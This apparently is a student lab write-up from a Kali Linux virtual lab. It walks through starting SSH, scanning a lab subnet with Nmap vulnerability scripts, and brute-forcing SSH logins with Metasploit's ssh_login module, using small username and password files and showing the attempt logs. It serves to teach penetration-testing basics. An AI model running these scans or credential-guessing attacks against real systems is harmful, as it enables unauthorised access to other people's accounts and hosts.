


Session 5 Task

1. What is SSH?


SSH (Secure Shell) is a network protocol that enables secure remote connections between two systems, SSH transmits data over encrypted channels, security is at a high level.

- **SSH Start Command**

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~# sudo service ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kali:~# sudo service ssh status
[ ok ] sshd is running.
root@kali:~#
```


- **Get the ip from ifconfig.(10.0.2.15)**

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the output of the 'ifconfig' command:

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2f:d2:08
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2f:d208/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24363 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11430 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:35020122 (33.3 MiB)  TX bytes:710474 (693.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:84748 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84748 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15670368 (14.9 MiB)  TX bytes:15670368 (14.9 MiB)
```

- **Create Connection**




```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sudo ssh 10.0.2.15
root@10.0.2.15's password:
Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-0+kali5 x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep  2 07:50:18 2022 from 10.0.2.15
root@kali:~#
```


- **Solve Problem TimeOut**



```
root@kali:~# sudo ssh -v -o ConnectTimeout=1 -o ConnectionAttempts=6 www.google.com
OpenSSH_6.0p1 Debian-4, OpenSSL 1.0.1e 11 Feb 2013
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: Applying options for *
debug1: Connecting to www.google.com [142.251.37.36] port 22.
debug1: connect to address 142.251.37.36 port 22: Connection timed out
debug1: Connecting to www.google.com [2a00:1450:4006:810::2004] port 22.
debug1: connect to address 2a00:1450:4006:810::2004 port 22: Network is unreachable
debug1: Trying again
```

2. How to scan for services and vulnerabilities with Nmap.

With other ip address in the same network.



```
root@kali:~# nmap --script vuln 10.0.2.0/24

Starting Nmap 6.25 ( http://nmap.org ) at 2022-09-02 10:16 EDT
Nmap scan report for 10.0.2.2 (10.0.2.2)
Host is up (0.010s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
MAC Address: 52:54:00:12:35:02 (QEMU Virtual NIC)

Host script results:
|_ firewall-bypass: false
|_ samba-vuln-cve-2012-1182: SMB: ERROR: Server disconnected the connection
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: SMB: ERROR: Server disconnected the connection
The quieter you become, the more you are able to hear
```

```
Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.0098s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
MAC Address: 52:54:00:12:35:03 (QEMU Virtual NIC)

Host script results:
|_ firewall-bypass: false
|_ samba-vuln-cve-2012-1182: SMB: ERROR: Server disconnected the connection
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: SMB: ERROR: Server disconnected the connection
```

```
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.0080s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
MAC Address: 52:54:00:12:35:04 (QEMU Virtual NIC)

Host script results:
|_ firewall-bypass: false
|_ samba-vuln-cve-2012-1182: SMB: ERROR: Server disconnected the connection
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: SMB: ERROR: Server disconnected the connection

Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.0000040s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
KALI LINUX

Host script results:
|_ firewall-bypass: false The quieter you become, the more you are able to hear.
```

3. SSH-Brute using MSFCONSOLE

We have two files like usersFile, PasswordsFile make possible probability pair between the two files.

- **Files: UsersNames.cfg && passwords.cfg**

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cat usersNames.cfg
sondos
salma
sarah
shrouk
farah
root@kali:~# cat passwords.cfg
1235
d01
ds247
z58
a567
root@kali:~#
```

- **Get the ssh login using MSFConsole**

```

Using notepad to track pentests? Have Metasploit Pro report on hosts,
services, sessions and evidence -- type 'go_pro' to launch it now.

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --[ 1053 exploits - 590 auxiliary - 174 post
+ -- --[ 275 payloads - 28 encoders - 8 nops

msf > search ssh
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

Name                               Disclosure Date Rank      Description
-----
auxiliary/fuzzers/ssh/ssh_kexinit_corrupt  normal      SSH Key Exchange Init Corruption
auxiliary/fuzzers/ssh/ssh_version_15      normal      SSH 1.5 Version Fuzzer
auxiliary/fuzzers/ssh/ssh_version_2       normal      SSH 2.0 Version Fuzzer
auxiliary/fuzzers/ssh/ssh_version_corrupt  normal      SSH Version Corruption
auxiliary/scanner/ssh/ssh_identify_pubkeys  normal      SSH Public Key Acceptance Scanner
auxiliary/scanner/ssh/ssh_login            normal      SSH Login Check Scanner
auxiliary/scanner/ssh/ssh_login_pubkey     normal      SSH Public Key Login Scanner
auxiliary/scanner/ssh/ssh_version          normal      SSH Version Scanner
exploit/apple_ios/ssh/cydia_default_ssh    2007-07-02  excellent  Apple iOS Default SSH Password Vulnerability
exploit/linux/ssh/f5_bigip_known_privkey   2012-06-11  excellent  F5 BIG-IP SSH Private Key Exposure

```

- **Set the files and change some properties when login.**

```

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-----
BLANK_PASSWORDS true            no        Try blank passwords for all users
BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
PASSWORD        no             no        A specific password to authenticate with
PASS_FILE        no             no        File containing passwords, one per line
RHOSTS           no             yes       The target address range or CIDR identifier
RPORT           22             yes       The target port
STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
THREADS          1              yes       The number of concurrent threads
USERNAME         no             no        A specific username to authenticate as
USERPASS_FILE    no             no        File containing users and passwords separated by space, one pair
per line
USER_AS_PASS     true           no        Try the username as the password for all users
USER_FILE        no             no        File containing usernames, one per line
VERBOSE          true           yes       Whether to print output for all attempts

msf auxiliary(ssh_login) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-----
BLANK_PASSWORDS true            no        Try blank passwords for all users
BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
PASSWORD        no             no        A specific password to authenticate with
PASS_FILE        no             no        File containing passwords, one per line
RHOSTS           10.0.2.15      yes       The target address range or CIDR identifier
RPORT           22             yes       The target port

```

```

msf auxiliary(ssh_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(ssh_login) > set user_file usersNames.cfg
user_file => usersNames.cfg
msf auxiliary(ssh_login) > set pass_file passwords.cfg
pass_file => passwords.cfg
msf auxiliary(ssh_login) > set verbose true
verbose => true
msf auxiliary(ssh_login) > show rhosts
[-] Invalid parameter "rhosts", use "show -h" for more information

```

- Some Result

```
[*] 10.0.2.15:22 SSH - [05/35] - Trying: username: 'farah' with password: ''
[-] 10.0.2.15:22 SSH - [05/35] - Failed: 'farah':''
[*] 10.0.2.15:22 SSH - [06/35] - Trying: username: 'sondos ' with password: 'sondos '
[-] 10.0.2.15:22 SSH - [06/35] - Failed: 'sondos ':'sondos '
[*] 10.0.2.15:22 SSH - [07/35] - Trying: username: 'salma' with password: 'salma'
[-] 10.0.2.15:22 SSH - [07/35] - Failed: 'salma':'salma'
[*] 10.0.2.15:22 SSH - [08/35] - Trying: username: 'sarah' with password: 'sarah'
[-] 10.0.2.15:22 SSH - [08/35] - Failed: 'sarah':'sarah'
[*] 10.0.2.15:22 SSH - [09/35] - Trying: username: 'shrouk' with password: 'shrouk'
[-] 10.0.2.15:22 SSH - [09/35] - Failed: 'shrouk':'shrouk'
[*] 10.0.2.15:22 SSH - [10/35] - Trying: username: 'farah' with password: 'farah'
[-] 10.0.2.15:22 SSH - [10/35] - Failed: 'farah':'farah'
[*] 10.0.2.15:22 SSH - [11/35] - Trying: username: 'sondos ' with password: '1235'
[-] 10.0.2.15:22 SSH - [11/35] - Failed: 'sondos ':'1235'
[*] 10.0.2.15:22 SSH - [12/35] - Trying: username: 'sondos ' with password: 'dol'
[-] 10.0.2.15:22 SSH - [12/35] - Failed: 'sondos ':'dol'
[*] 10.0.2.15:22 SSH - [13/35] - Trying: username: 'sondos ' with password: 'ds247'
[-] 10.0.2.15:22 SSH - [13/35] - Failed: 'sondos ':'ds247'
[*] 10.0.2.15:22 SSH - [14/35] - Trying: username: 'sondos ' with password: 'z58'
[-] 10.0.2.15:22 SSH - [14/35] - Failed: 'sondos ':'z58'
[*] 10.0.2.15:22 SSH - [15/35] - Trying: username: 'sondos ' with password: 'a567'
[-] 10.0.2.15:22 SSH - [15/35] - Failed: 'sondos ':'a567'
[*] 10.0.2.15:22 SSH - [16/35] - Trying: username: 'salma' with password: '1235'
[-] 10.0.2.15:22 SSH - [16/35] - Failed: 'salma':'1235'
[*] 10.0.2.15:22 SSH - [17/35] - Trying: username: 'salma' with password: 'dol'
[-] 10.0.2.15:22 SSH - [17/35] - Failed: 'salma':'dol'
[*] 10.0.2.15:22 SSH - [18/35] - Trying: username: 'salma' with password: 'ds247'
[-] 10.0.2.15:22 SSH - [18/35] - Failed: 'salma':'ds247'
[*] 10.0.2.15:22 SSH - [19/35] - Trying: username: 'salma' with password: 'z58'
[-] 10.0.2.15:22 SSH - [19/35] - Failed: 'salma':'z58'
[*] 10.0.2.15:22 SSH - [20/35] - Trying: username: 'salma' with password: 'a567'
[-] 10.0.2.15:22 SSH - [20/35] - Failed: 'salma':'a567'
[*] 10.0.2.15:22 SSH - [21/35] - Trying: username: 'sarah' with password: '1235'
[-] 10.0.2.15:22 SSH - [21/35] - Failed: 'sarah':'1235'
[*] 10.0.2.15:22 SSH - [22/35] - Trying: username: 'sarah' with password: 'dol'
[-] 10.0.2.15:22 SSH - [22/35] - Failed: 'sarah':'dol'
```